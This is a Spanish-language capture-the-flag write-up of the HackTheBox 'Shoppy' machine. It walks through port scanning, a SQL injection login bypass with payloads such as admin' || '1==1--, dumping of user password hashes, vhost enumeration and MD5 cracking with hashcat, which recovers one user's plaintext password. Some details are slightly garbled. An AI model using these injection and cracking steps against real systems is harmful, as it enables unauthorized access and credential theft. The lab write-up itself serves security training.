

HACKTHEBOX: Shoppy – Labs:Machines

Desarrollado por: Zuly Vargas

Introducción:

En este ejercicio se tiene como objetivo acceder a una página web haciendo uso de una inyección SQL en la página de Login la cual utiliza sentencias SQL.

Desarrollo paso a paso:

1. Se configura la VPN y se verifica con el comando ping que sea accesible la máquina víctima:

```
File Edit View Search Terminal Help
[parrot@parrot-virtualbox]~[~/Desktop]
$ sudo openvpn lab Howl17.ovpn
2022-10-24 17:45:03 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packet
also set.
2022-10-24 17:45:03 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PTKINFO] [AEAD] built on May 14
2022-10-24 17:45:03 library versions: OpenSSL 1.1.1n 15 Mar 2022, LZO 2.10
2022-10-24 17:45:03 Outgoing Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2022-10-24 17:45:03 Incoming Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2022-10-24 17:45:03 TCP/UDP: Preserving recently used remote address: [AF_INET]142.234.200.48:1337
2022-10-24 17:45:03 Socket Buffers: R=[212992->212992] S=[212992->212992]
2022-10-24 17:45:03 UDP link local: (not bound)
2022-10-24 17:45:03 UDP link remote: [AF_INET]142.234.200.48:1337
2022-10-24 17:45:03 TLS: Initial packet from [AF_INET]142.234.200.48:1337, sid=22a26d99 a4908c40
2022-10-24 17:45:03 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebo
2022-10-24 17:45:03 VERIFY KU OK
2022-10-24 17:45:03 Validating certificate extended key usage
2022-10-24 17:45:03 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2022-10-24 17:45:03 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
2022-10-24 17:45:03 Control Channel: TLSv1.3, cipher TLSv1.3 TLS AES 256 GCM SHA384, 2048 bit RSA
2022-10-24 17:45:03 [htb] Peer Connection Initiated with [AF_INET]142.234.200.48:1337
2022-10-24 17:45:04 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
2022-10-24 17:45:04 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0 255.255.254.0,route 10.129.0.0 255.255.0.0,route-ipv6
gy subnet,ping 10,ping-restart 120,ifconfig-ipv6 dead:beef:2::1068/64 dead:beef:2::1,ifconfig 10.10.14.106 255.255.254.0,peer-id 0,cip
2022-10-24 17:45:04 OPTIONS IMPORT: timers and/or timeouts modified
2022-10-24 17:45:04 OPTIONS IMPORT: --ifconfig/up options modified
2022-10-24 17:45:04 OPTIONS IMPORT: route options modified
2022-10-24 17:45:04 OPTIONS IMPORT: route-related options modified
```

```
Parrot Terminal
File Edit View Search Terminal Help
[parrot@parrot-virtualbox]~[~]
$ ping 10.10.11.180
PING 10.10.11.180 (10.10.11.180) 56(84) bytes of data:
64 bytes from 10.10.11.180: icmp_seq=1 ttl=63 time=200 ms
64 bytes from 10.10.11.180: icmp_seq=2 ttl=63 time=126 ms
64 bytes from 10.10.11.180: icmp_seq=3 ttl=63 time=143 ms
64 bytes from 10.10.11.180: icmp_seq=4 ttl=63 time=165 ms
64 bytes from 10.10.11.180: icmp_seq=5 ttl=63 time=100 ms
64 bytes from 10.10.11.180: icmp_seq=6 ttl=63 time=107 ms
64 bytes from 10.10.11.180: icmp_seq=7 ttl=63 time=131 ms
64 bytes from 10.10.11.180: icmp_seq=8 ttl=63 time=90.6 ms
```


2. Se escanean los puertos de la máquina víctima para validar que puertos están abiertos y con qué servicios:

Comando: nmap -sV -sC 10.10.11.180

```
File Edit View Search Terminal Help
[parrot@parrot-virtualbox]--[~]Desktop]
$ nmap -sV -sC 10.10.11.180 -p
Starting Nmap 7.923 (https://nmap.org) at 2022-10-24 17:49:05
Nmap scan report for 10.10.11.180
Host is up (0.100s latency).
Not shown: 975 closed tcp ports (conn-refused)
PORT 22/tcp open: ssh
PORT 80/tcp open: http
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
22/tcp open: ssh
80/tcp open: http
```

Se encuentran los puertos 22 y 80 con los servicios ssh y http respectivamente.


- 3. Se ingresa a la dirección IP de la máquina víctima desde el navegador. Ya que esta no permite la conexión es necesario registrar la IP en los hosts de la máquina principal:




```
Nmap done: 17IP5addresso(1 hostup)hs
[parrot@parrot-virtualbox]-[~]_best
$ sudo nano /etc/hosts
```

```
Parrot Terminal
File Edit View Search Terminal Help
GNU nano 5.4 /etc/hosts *
# Host addresses
127.0.0.1 localhost
127.0.1.1 parrot-virtualbox
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.136.91 unika.htb
10.129.136.91 unika.htb
10.129.101.77 unika.htb
10.129.136.91 unika.htb
10.129.158.135 thetoppers.htb
10.129.158.135 s3.thetoppers.htb
10.10.11.180 shoppy.htb
```


Ingresando nuevamente:



4. Se busca una ruta donde se pueda intentar ingresar. Se encuentra el panel de ingreso para el usuario administrador. Se intenta ingresar con credenciales generadas pero no se obtienen resultados:



5. Se intenta ingresar mediante un ataque SQL, para esto se prueban diferentes posibilidades como: admin' --, admin' #, admin' || '1==1--. Finalmente, esta última permite ingresar:




Consulta:


```
SELECT * FROM users WHERE username= 'username' AND password='password';
```

Remplazando:


```
SELECT * FROM users WHERE username= 'admin' || '1==1--' AND  
password='password';
```



En la opción de Search for users se busca al admin y se obtiene lo siguiente:




Se descarga un archivo con la siguiente información:



`_id` "62db0e93d6d6a999a66ee67a"
`username` "admin"
`password` "23c6877d9e2b564ef8b32c3a23de27b2"

Como se puede ver la información de la contraseña se encuentra hasheada.

Si se ingresa la bandera sql usada anteriormente se retorna la información de todos los usuarios:




```
_id "62db0e93d6d6a999a66ee67b"
username "josh"
password "6ebcea65320589ca4f2f1ce039975995"
```

- Desde la página encontrada no es posible realiza otras acciones, por lo que mediante gobuster se intentan encontrar otros hosts virtuales dentro de la máquina para tratar de encontrar otras aplicaciones o paneles que permitan encontrar más información o editar elementos:

Comando: `gobuster vhost -w list-subdomains.txt -t 50 -u shoppy.htb`

La lista de subdominios usada fue tomada de:


<https://github.com/danielmiessler/SecLists/tree/master/Discovery/DNS>



Se encuentra un subdominio "mattermost.shopp.htb". Se configura el archivo de host y se ingresa desde el navegador:

```
File Edit View Search Terminal Help
GNU nano 5.4 /etc/hosts
# Host addresses
127.0.0.1 localhost
127.0.1.1 parrot-virtualbox
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.136.91 unika.htb
10.129.136.91 unika.htb
10.129.101.77 unika.htb
10.129.136.91 unika.htb
10.129.158.135 thetoppers.htb
10.129.158.135 s3.thetoppers.htb
10.10.11.180 mattermost.shopp.htb
```


Se muestra una pantalla de login:



Se intenta nuevamente una inyección SQL pero no es posible:

Log in to your account

Collaborate with your team in real-time

 The email/username or password is invalid.

Email or Username

josh' || '1==1--

Password

●●●●●●●●●●●●●●●●●●●●



[Forgot your password?](#)

7. Ya que se tienen las contraseñas hasheadas, con la herramienta hashcat podría intentarse recuperarlas. Hashcat permite mediante múltiples combinaciones de palabras validar y comparar contra el hash que se tiene para así poder encontrar el valor en texto plano.

Recurso: <https://github.com/hashcat/hashcat>

<https://resources.infosecinstitute.com/topic/hashcat-tutorial-beginners/>

- 7.1 Se debe verificar con que algoritmo pudo haber sido hasheada la contraseña. Para esto se emplea el comando hashid seguido del hash:

```
[x]-[parrot@parrot-virtualbox]-[~]  
$hashid 23c6877d9e2b564ef8b32c3a23de27b2  
Analyzing '23c6877d9e2b564ef8b32c3a23de27b2'  
[+] MD2  
[+] MD5  
[+] MD4  
[+] Double MD5  
[+] LM  
[+] RIPEMD-128  
[+] Haval-128  
[+] Tiger-128  
[+] Skein-256(128)  
[+] Skein-512(128)  
[+] Lotus Notes/Domino 5  
[+] Skype  
[+] Snefru-128  
[+] NTLM  
[+] Domain Cached Credentials  
[+] Domain Cached Credentials 2  
[+] DNSSEC(NSEC3)  
[+] RAdmin v2.x
```


- 7.2 Se realizará la prueba asumiendo que fue hasheada mediante el algoritmo MD5. Para intentar encontrar la contraseña se utiliza el algoritmo (en este caso MD5), se utiliza un diccionario que permita realizar el ataque de fuerza bruta y se indica el valor a comparar. Para esto último se guarda el hash en un archivo de texto

```
[parrot@parrot-virtualbox]~$ hashcat -h
hashcat (v6.1.1) starting...

Usage: hashcat [options]... hash[hashfile|hccapxfile [dictionary|mask|directory]]...

- [ Options ] -

Options Short / Long      | Type | Description
=====+=====+=====
-m, --hash-type           | Num  | Hash-type, see references below      | -m 1000
-a, --attack-mode         | Num  | Attack-mode, see references below    | -a 3

- [ Hash modes ] -

# | Name | Category
--+---+-----
900 | MD4 | Raw Hash
1000 | MD5 | Raw Hash
```

Lista por usar para la comparación:

```
Parrot Terminal
File Edit View Search Terminal Help
GNU nano 5.4 /usr/share/wordlists/rockyou.txt
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
michelle
tiger
sunshine
chocolate

^G Help      ^O Write Out  ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File  ^N Replace   ^U Paste     ^J Justify   ^_ Go To Line
```

- 7.3 Se realiza la búsqueda para el usuario admin. (Problemas con la máquina virtual, se usó la máquina gratuita por dos horas de HTB):

Para admin no se obtiene ningún resultado.

```

[eu-starting-point-1-dhcp]-[10.10.14.154]-[htb-howl17@htb-efhbnhkedz]-[~]
[*]$ hashcat -m 0 23c6877d9e2b564ef8b32c3a23de27b2 /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-D0-Regular, 5843/5907 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

```

Para el usuario josh se obtiene lo siguiente:

```

Dictionary cache hit:
* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385


6ebcea65320589ca4f2f1ce039975995:remembermethisway

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: MD5
Hash.Target.....: 6ebcea65320589ca4f2f1ce039975995
Time.Started.....: Tue Oct 25 06:21:00 2022 (0 secs)
Time.Estimated...: Tue Oct 25 06:21:00 2022 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2269.9 kH/s (0.33ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 815104/14344385 (5.68%)
Rejected.....: 0/815104 (0.00%)
Restore.Point....: 811008/14344385 (5.65%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: reynaline -> ramones5

Started: Tue Oct 25 06:20:57 2022
Stopped: Tue Oct 25 06:21:01 2022

